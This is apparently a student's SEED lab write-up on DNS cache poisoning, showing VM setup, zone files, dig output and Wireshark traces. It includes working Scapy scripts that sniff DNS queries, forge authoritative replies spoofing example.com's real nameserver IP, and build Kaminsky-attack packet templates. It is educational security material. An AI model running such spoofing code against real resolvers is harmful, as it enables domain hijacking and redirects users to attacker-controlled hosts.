Network Setup:

Name	Role	IP Address	MAC Address
SEEDUbuntu	Attacker	10.0.2.7	08:00:27:b7:ba:af
SEEDUbuntu1	Local DNS Server	10.0.2.8	08:00:27:cd:2d:fd
SEEDUbuntu2	User Machine	10.0.2.10	08:00:27:98:60:5e

Part 1: Lab Setup

Task 1: Configure the User VM

On the user machine 10.0.2.10, we need to use 10.0.2.8 as the local DNS server. In order to overcome the issue of DHCP configuration replacing /etc/resolv.conf file content, we enter the nameserver in /etc/resolvconf/resolv.conf.d/head file, that is prepended to the dynamically generated resolver configuration file. After making the change, we run sudo resolvconf -u for the change to take effect:

```
Terminal
[02/29/20]seed@VM:.../resolv.conf.d$ cd /etc/resolvconf/resolv.conf.d
[02/29/20]seed@VM:.../resolv.conf.d$ ls
base  head
[02/29/20]seed@VM:.../resolv.conf.d$ cat head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.8
[02/29/20]seed@VM:.../resolv.conf.d$ sudo resolvconf -u
[02/29/20]seed@VM:.../resolv.conf.d$
```

```
[02/29/20]seed@VM:.../resolv.conf.d$ dig facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6070
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;facebook.com.                  IN      A

;; ANSWER SECTION:
facebook.com.           300     IN      A       31.13.71.36

;; AUTHORITY SECTION:
facebook.com.           172800  IN      NS      d.ns.facebook.com.
facebook.com.           172800  IN      NS      a.ns.facebook.com.
facebook.com.           172800  IN      NS      b.ns.facebook.com.
facebook.com.           172800  IN      NS      c.ns.facebook.com.

;; ADDITIONAL SECTION:
a.ns.facebook.com.      172800  IN      A       69.171.239.12
a.ns.facebook.com.      172800  IN      AAAA    2a03:2880:fffe:c:face:b00c:0:35
b.ns.facebook.com.      172800  IN      A       69.171.255.12
b.ns.facebook.com.      172800  IN      AAAA    2a03:2880:ffff:c:face:b00c:0:35
c.ns.facebook.com.      172800  IN      A       185.89.218.12
c.ns.facebook.com.      172800  IN      AAAA    2a03:2880:f1fc:c:face:b00c:0:35
d.ns.facebook.com.      172800  IN      A       185.89.219.12
d.ns.facebook.com.      172800  IN      AAAA    2a03:2880:f1fd:c:face:b00c:0:35

;; Query time: 178 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sat Feb 29 16:39:41 EST 2020
;; MSG SIZE  rcvd: 300

[02/29/20]seed@VM:.../resolv.conf.d$
```

Now in order to verify that the DNS server for the user machine is configured to be our server, we use the dig command and look if the response is generated from the configured DNS server. In the above screenshot, we see that the SERVER in the last third line has the IP address of the local DNS server configured by us. Hence, we have successfully configured the user machine to use our configured DNS server.

Task 2: Configure the Local DNS Server (the Server VM)

We ignore the first step since there is no example.com zone configured on the server.

Step 2: Set up a forward zone.

We add the following zone entry to the /etc/bind/named.conf file. This entry indicates that for all queries of the Jakhotia.com domain on the Local DNS (10.0.2.8), forward the queries to 10.0.2.7. Therefore, with this entry, the local DNS server will not try to find the IP address of Jakhotia.com's nameserver as it already has the IP address, hence allowing us to use the domain Jakhotia.com without hosting it on the internet.

```
Terminal
[02/29/20]seed@VM:.../bind$ sudo gedit named.conf

(gedit:2895): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedeskto
p.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided
by any .service files

** (gedit:2895): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-spell-enabled not supported

** (gedit:2895): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-encoding not supported

** (gedit:2895): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-position not supported
[02/29/20]seed@VM:.../bind$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "Jakhotia.com" {
        type forward;
        forwarders {
                10.0.2.7;
        };
};
```

Step 3: Configure a few options.

We confirm the already made configurations – to disable DNSSEC, use 33333 port for sending out queries, and dumping the cache to a desired file on our local DNS.

```
[02/29/20]seed@VM:.../bind$ cat named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //======================================================================
==
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //======================================================================
==
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};

[02/29/20]seed@VM:.../bind$ 
```

We restart the DNS server using the following command: `sudo service bind9 restart`

Task 3: Configure the Attacker VM

```
[02/29/20]seed@VM:~$ sudo cp shared/Lab\ 6/Jakhotia.com.zone /etc/bind
[02/29/20]seed@VM:~$ sudo cp shared/Lab\ 6/example.com.zone /etc/bind
[02/29/20]seed@VM:~$ cd /etc/bind
[02/29/20]seed@VM:.../bind$ ls
bind.keys  db.empty          Jakhotia.com.zone          named.conf.options
db.0       db.local          named.conf                 rndc.key
db.127     db.root           named.conf.default-zones   zones.rfc1918
db.255     example.com.zone  named.conf.local
[02/29/20]seed@VM:.../bind$ sudo gedit named.conf
```

The above screenshot indicates that we have the desired zone files in the /etc/bind folder. The below screenshot displays two zone files – Jakhotia.com.zone and example.com.zone and also the modified named.conf file to host the zones on the Attacker machine.

/etc/bind/Jakhotia.com.zone - Sublime Text (UNREGISTERED)

```
$TTL 3D
@       IN      SOA   ns.Jakhotia.com. admin.Jakhotia.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.Jakhotia.com.

@       IN      A     10.0.2.7
www     IN      A     10.0.2.7
ns      IN      A     10.0.2.7
*       IN      A     10.0.2.7
```

/etc/bind/example.com.zone - Sublime Text (UNREGISTERED)

```
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.Jakhotia.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.0.2.7
*       IN      A     1.2.3.4
```

/etc/bind/named.conf - Sublime Text (UNREGISTERED)

```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "Jakhotia.com" {
    type master;
    file "/etc/bind/Jakhotia.com.zone";
};

zone "example.com" {
    type master;
    file "/etc/bind/example.com.zone";
};
```

After saving these changes, we restart the server.

Task 4: Testing the Setup

Now, we test our setup so that the User VM can reach the ns.Jakhotia.com Name server and also the example.com hosted on the attacker VM.

Get the IP address of ns.Jakhotia.com.

We run the dig command on the user machine to find the IP address of ns.Jakhotia.com:

```
[02/29/20]seed@VM:/$ dig ns.Jakhotia.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.Jakhotia.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56083
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.Jakhotia.com.               IN      A

;; ANSWER SECTION:
ns.Jakhotia.com.        259200  IN      A       10.0.2.7

;; Query time: 8 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sat Feb 29 17:29:22 EST 2020
;; MSG SIZE  rcvd: 60
```

When we run the above command, we see that the local DNS server (10.0.2.8) forwards the request to the Attacker VM (10.0.2.7) due to the forward zone entry added at the local DNS server's configuration file. The following Wireshark trace show the same and we see that the local DNS server send the DNS reply to the user machine with the IP address configured in the Attacker machine's zone file.

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-02-29 17:29:22.5807258…	10.0.2.10	10.0.2.8	DNS	86	Standard query 0xdb13 A ns.Jakhotia.com OPT
2	2020-02-29 17:29:22.5839501…	PcsCompu_cd:2d:fd	Broadcast	ARP	60	Who has 10.0.2.7? Tell 10.0.2.8
3	2020-02-29 17:29:22.5844863…	PcsCompu_b7:ba:af	PcsCompu_cd:2d:fd	ARP	60	10.0.2.7 is at 08:00:27:b7:ba:af
4	2020-02-29 17:29:22.5850673…	10.0.2.8	10.0.2.7	DNS	86	Standard query 0xcd94 A ns.Jakhotia.com OPT
5	2020-02-29 17:29:22.5857599…	10.0.2.7	10.0.2.8	DNS	102	Standard query response 0xcd94 A ns.Jakhoti…
6	2020-02-29 17:29:22.5868263…	10.0.2.8	192.33.4.12	DNS	70	Standard query 0xcf56 NS <Root> OPT
7	2020-02-29 17:29:22.5884282…	10.0.2.8	192.33.4.12	DNS	89	Standard query 0x641c AAAA E.ROOT-SERVERS.N…
8	2020-02-29 17:29:22.5884441…	10.0.2.8	192.33.4.12	DNS	89	Standard query 0x07ee AAAA G.ROOT-SERVERS.N…
9	2020-02-29 17:29:22.5890086…	10.0.2.8	10.0.2.10	DNS	102	Standard query response 0xdb13 A ns.Jakhoti…

```
▸ Ethernet II, Src: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd), Dst: PcsCompu_98:60:5e (08:00:27:98:60:5e)
▸ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.10
▸ User Datagram Protocol, Src Port: 53, Dst Port: 43059
▾ Domain Name System (response)
    [Request In: 1]
    [Time: 0.008282798 seconds]
    Transaction ID: 0xdb13
  ▸ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▸ ns.Jakhotia.com: type A, class IN
  ▾ Answers
    ▾ ns.Jakhotia.com: type A, class IN, addr 10.0.2.7
        Name: ns.Jakhotia.com
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 259200
        Data length: 4
        Address: 10.0.2.7
  ▸ Additional records
```

Get the IP address of www.example.com.

We run the following command and see that the response is from the domain's official nameserver:

```
Terminal
[02/29/20]seed@VM:/$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24094
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            172800  IN      NS      a.iana-servers.net.
example.com.            172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172800  IN      A       199.43.135.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1800    IN      A       199.43.133.53
b.iana-servers.net.     172800  IN      AAAA    2001:500:8d::53

;; Query time: 595 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sat Feb 29 17:37:54 EST 2020
;; MSG SIZE  rcvd: 196

[02/29/20]seed@VM:/$
```

We send the query directly to ns.Jakhotia.com and see that the response is indeed the one we have configured on the attacker machine:

```
Terminal
[02/29/20]seed@VM:/$ dig @ns.Jakhotia.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.Jakhotia.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43014
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.Jakhotia.com.

;; ADDITIONAL SECTION:
ns.Jakhotia.com.        259200  IN      A       10.0.2.7

;; Query time: 1 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Sat Feb 29 17:38:40 EST 2020
;; MSG SIZE  rcvd: 102

[02/29/20]seed@VM:/$
```

Part 2: Local DNS Attack

We conduct the DNS cache poisoning attack to completely hijack the example.com domain using the following program:

```python
def spoof_pkt(pkt):
    if (DNS in pkt and b'www.example.com' in pkt[DNS].qd.qname):
        IP_packet = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDP_packet = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='1.2.3.4',ttl=259200)
        NSsec = DNSRR(rrname="example.com", type='NS',rdata='ns.Jakhotia.com',ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,rd=0,qdcount=1,
            qr=1,ancount=1, nscount=1,an=Anssec, ns=NSsec)
        spoofpkt = IP_packet/UDP_packet/DNSpkt
        send(spoofpkt)

pkt = sniff(filter="udp and src host 10.0.2.8 and dst port 53", prn=spoof_pkt)
```

In the above program, we sniff the traffic coming out of the local DNS server and going to either the root, .com or example.com name servers (destination port 53 – DNS port) or any other domain server. If the sniffed packet is a DNS packet with a query for www.example.com, we spoof a DNS response with the answer and authority section. The answer section has the query domain name and a random IP address. The authority section consists of an entry that makes ns.Jakhotia.com as the name server of example.com. So, if the attack is successful, the queries originating for the example.com will be redirected to the ns.Jakhotia.com name server instead of going to the original nameserver hosting example.com because of having this entry in the DNS cache.

The following on the User machine indicates that the attack is indeed successful, and the entire domain has been hijacked. We first run the above program on the Attacker machine and then run the first command. Due to our program sniffing for packets going to the outside DNS server, it generates a response to this DNS request, and we see that the sections – answer and authority matches with the spoofed packet. To check if the entire domain is infected, we then look for xyz.example.com and if the response is the same, it means that the entire domain is infected.

```
Terminal
[03/04/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63431
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.Jakhotia.com.

;; Query time: 22 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Wed Mar 04 19:23:00 EST 2020
;; MSG SIZE  rcvd: 86

[03/04/20]seed@VM:~$ dig xyz.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24899
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz.example.com.               IN      A

;; ANSWER SECTION:
xyz.example.com.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            259177  IN      NS      ns.Jakhotia.com.

;; ADDITIONAL SECTION:
ns.Jakhotia.com.        259200  IN      A       10.0.2.7

;; Query time: 89 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Wed Mar 04 19:23:23 EST 2020
;; MSG SIZE  rcvd: 102
```

As seen above, we are successful in poisoning the DNS cache to hijack the entire domain.

The following indicates the before and after of the cache on the local DNS server. Initially, we had the original DNS nameserver for example.com and then we flush the cache and dump the cache to confirm that we no more have a record for example.com domain in our server. Then we run our attack and again look for the cache, and the following indicates that the cache stores the records spoofed by the attacker.

```
Terminal
[03/04/20]seed@VM:~$ more /var/cache/bind/dump.db | grep example
example.com.            86398   NS      a.iana-servers.net.
                                        20200318152035 20200226221334 5418 example.com.
www.example.com.        86398   A       93.184.216.34
                                        20200319232105 20200227181334 5418 example.com.
[03/04/20]seed@VM:~$ sudo rndc flush
[03/04/20]seed@VM:~$ sudo rndc dumpdb -cache
[03/04/20]seed@VM:~$ more /var/cache/bind/dump.db | grep example
[03/04/20]seed@VM:~$ sudo rndc dumpdb -cache
[03/04/20]seed@VM:~$ more /var/cache/bind/dump.db | grep example
example.com.            259195  NS      ns.Jakhotia.com.
www.example.com.        259195  A       1.2.3.4
[03/04/20]seed@VM:~$
```

The following Wireshark trace show that the attacker machine sends a spoofed response with the set field to poison the DNS cache for the entire domain:

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-03-04 19:22:59.772343268	fe80::4fd4:7bb8:663f:1…	ff02::fb	MDNS	180	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question…
2	2020-03-04 19:22:59.772728037	10.0.2.7	224.0.0.251	MDNS	160	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question…
3	2020-03-04 19:23:00.207634555	10.0.2.10	10.0.2.8	DNS	86	Standard query 0xf7c7 A www.example.com OPT
4	2020-03-04 19:23:00.208696993	10.0.2.8	192.203.230.10	DNS	86	Standard query 0x4bd6 A www.example.com OPT
5	2020-03-04 19:23:00.210046366	10.0.2.8	192.203.230.10	DNS	70	Standard query 0x018b NS <Root> OPT
6	2020-03-04 19:23:00.210759628	10.0.2.8	192.203.230.10	DNS	89	Standard query 0x5cc5 AAAA E.ROOT-SERVERS.NET OPT
7	2020-03-04 19:23:00.211138251	10.0.2.8	192.203.230.10	DNS	89	Standard query 0x3a33 AAAA G.ROOT-SERVERS.NET OPT
8	2020-03-04 19:23:00.224383233	PcsCompu_b7:ba:af	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.7
9	2020-03-04 19:23:00.225010167	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	60	10.0.2.8 is at 08:00:27:cd:2d:fd
10	2020-03-04 19:23:00.227886002	192.203.230.10	10.0.2.8	DNS	146	Standard query response 0x4bd6 A www.example.com A 1.2.3…
11	2020-03-04 19:23:00.229563238	10.0.2.8	10.0.2.10	DNS	128	Standard query response 0xf7c7 A www.example.com A 1.2.3…
12	2020-03-04 19:23:00.231979751	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.8? Tell 10.0.2.1
13	2020-03-04 19:23:00.232044129	PcsCompu_cd:2d:fd	RealtekU_12:35:00	ARP	60	10.0.2.8 is at 08:00:27:cd:2d:fd

```
▶ Frame 10: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 192.203.230.10, Dst: 10.0.2.8
▶ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▼ Domain Name System (response)
    [Request In: 4]
    [Time: 0.019189009 seconds]
    Transaction ID: 0x4bd6
  ▶ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▼ Queries
    ▶ www.example.com: type A, class IN
  ▼ Answers
    ▶ www.example.com: type A, class IN, addr 1.2.3.4
  ▼ Authoritative nameservers
    ▶ example.com: type NS, class IN, ns ns.Jakhotia.com
```

Hence, we are successful in performing Local DNS cache poisoning attack.

Part 3: Remote DNS attack

Task 4: Construct DNS request


In order to complete the attack, we need to trigger the target DNS server to send out DNS queries, so that we have a chance to spoof DNS replies. We write a program to send out DNS query to the local DNS server. The following program constructs a DNS request packet for the www.example.com domain and send it to the local DNS server (10.0.2.8 – 53) from a random IP address and port. This DNS packet has a single query with no other sections and an ID of 0xAAAA. The following is the program:

```
#!/usr/bin/python
from scapy.all import *


IP_packet = IP(dst="10.0.2.8", src="10.0.2.5")
UDP_packet = UDP(dport=53, sport=33333, chksum=0)
Qdsec = DNSQR(qname='www.example.com')
DNSpkt = DNS(id=0xAAAA, qr=0,qdcount=1,ancount=0, nscount=0, arcount=0, qd=Qdsec)

request = IP_packet/UDP_packet/DNSpkt
send(request)
```

The following Wireshark trace indicates that a DNS request is sent from 10.0.2.5 (random IP) to the local DNS server. The local DNS server accepts this request and sends out corresponding DNS queries, as seen in the following trace:



Hence, we are successful in triggering a DNS request from the local DNS server that will allow us to spoof a DNS reply and poison the DNS cache.

Task 5: Spoof DNS Replies.

In this task, we spoof DNS reply that we generate on the attacker machine to the local DNS server (target DNS server whose DNS cache we want to poison.) This DNS reply is from the target domain (example.com) and hence we use the IP of the legitimate nameserver as the source IP of the spoofed packet. We find the IP address of the legitimate nameserver from our attacker machine using the following command: `dig example.com ns +answer`. We see that there are 2 nameservers and correspondingly 2 IPv4 addresses. We select any of the IP address and use it as our source IP address. The following program spoofs a DNS reply. The name indicates the domain name queried for i.e. www.example.com. The domain variable indicates the domain we want to affect due to the DNS cache poisoning. We use example.com because we want to affect this domain and use the ns.Jakhotia.com as the name server for this domain. This will make any further inquiries for example.com domain to go to ns.Jakhotia.com nameserver. The destination IP and port are that of the local DNS server.

```python
#!/usr/bin/python
from scapy.all import *

name = 'www.example.com'
domain = 'example.com'
ns = 'ns.Jakhotia.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.8', src='199.43.135.53')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

send(reply)
```

We run the above program on the attacker's machine:

```
Terminal
; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.com ns +answer
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13487
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            86400   IN      NS      a.iana-servers.net.
example.com.            86400   IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     50      IN      A       199.43.135.53
a.iana-servers.net.     97      IN      AAAA    2001:500:8f::53
b.iana-servers.net.     277     IN      A       199.43.133.53
b.iana-servers.net.     347     IN      AAAA    2001:500:8d::53

;; Query time: 21 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Wed Mar 04 23:01:45 EST 2020
;; MSG SIZE  rcvd: 176

[03/04/20]seed@VM:~/.../Lab 6$ sudo python3 Task5.py
.
Sent 1 packets.
[03/04/20]seed@VM:~/.../Lab 6$
```

We see that the packet is sent, and we then check the local DNS server's cache:

```
Terminal
[03/04/20]seed@VM:~$ sudo rndc flush
[03/04/20]seed@VM:~$ sudo rndc dumpdb -cache
[03/04/20]seed@VM:~$ cat /var/cache/bind/dump.db | grep example
[03/04/20]seed@VM:~$
```

We see that there is no example.com record in the cache. This is because this response was sent without any request from the local DNS server. To demonstrate that the spoofed reply was indeed sent, we look at the Wireshark traffic and it indicates that the packet was sent and is valid. It is important for us to match the Authority section's domain with the zone of the query (Question section), or else it will not be accepted at the receiver front.

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-03-04 23:02:00.2168631…	PcsCompu_b7:ba:af	Broadcast	ARP	60	Who has 10.0.2.8? Tell 10.0.2.7
2	2020-03-04 23:02:00.2168797…	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	42	10.0.2.8 is at 08:00:27:cd:2d:fd
3	2020-03-04 23:02:00.2213832…	199.43.135.53	10.0.2.8	DNS	146	Standard query response 0xaaaa A www…

```
▸ Frame 3: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▸ Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.0.2.8
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0xaaaa
  ▸ Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▾ Queries
    ▸ www.example.com: type A, class IN
  ▾ Answers
    ▸ www.example.com: type A, class IN, addr 1.2.3.4
  ▾ Authoritative nameservers
    ▸ example.com: type NS, class IN, ns ns.Jakhotia.com
```

Hence, we were successful in sending a DNS response from the attacker machine.

Task 6: Launch the Kaminsky Attack.

Now we perform the Kaminsky attack, and in this attack, we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies. In consideration of the speed of attack, we use the hybrid approach. We use the Task 4 and Task 5 program to create a DNS request and reply packet template and store it in files.

DNS Request Packet generation program:

```python
#!/usr/bin/python
from scapy.all import *


IP_packet = IP(dst="10.0.2.8", src="10.0.2.5")
UDP_packet = UDP(dport=53, sport=33333, chksum=0)
Qdsec = DNSQR(qname='aaaaa.example.com')
DNSpkt = DNS(id=0xAAAA, qr=0,qdcount=1,ancount=0, nscount=0, arcount=0, qd=Qdsec)

request = IP_packet/UDP_packet/DNSpkt

with open('ip_req.bin','wb') as f:
    f.write(bytes(request))

```

DNS Reply packet generation program:

```python
#!/usr/bin/python
from scapy.all import *

name = 'aaaaa.example.com'
domain = 'example.com'
ns = 'ns.Jakhotia.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.8', src='1.2.3.4')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

with open('ip_resp.bin','wb') as f:
    f.write(bytes(reply))
```

We load these templates in the C program, and make small changes to some of the fields, and then send out the packet. The changes relate to changing the query domain to a random string in the DNS request and DNS response to avoid waiting for the DNS cache to be empty, changing the transaction ID in order to match the transaction ID sent from the local DNS server, changing the IP address of the nameserver of the domain in order to match the nameserver the local DNS server is interacting with.

The following shows the offset in the packet for each of the fields to be changed:
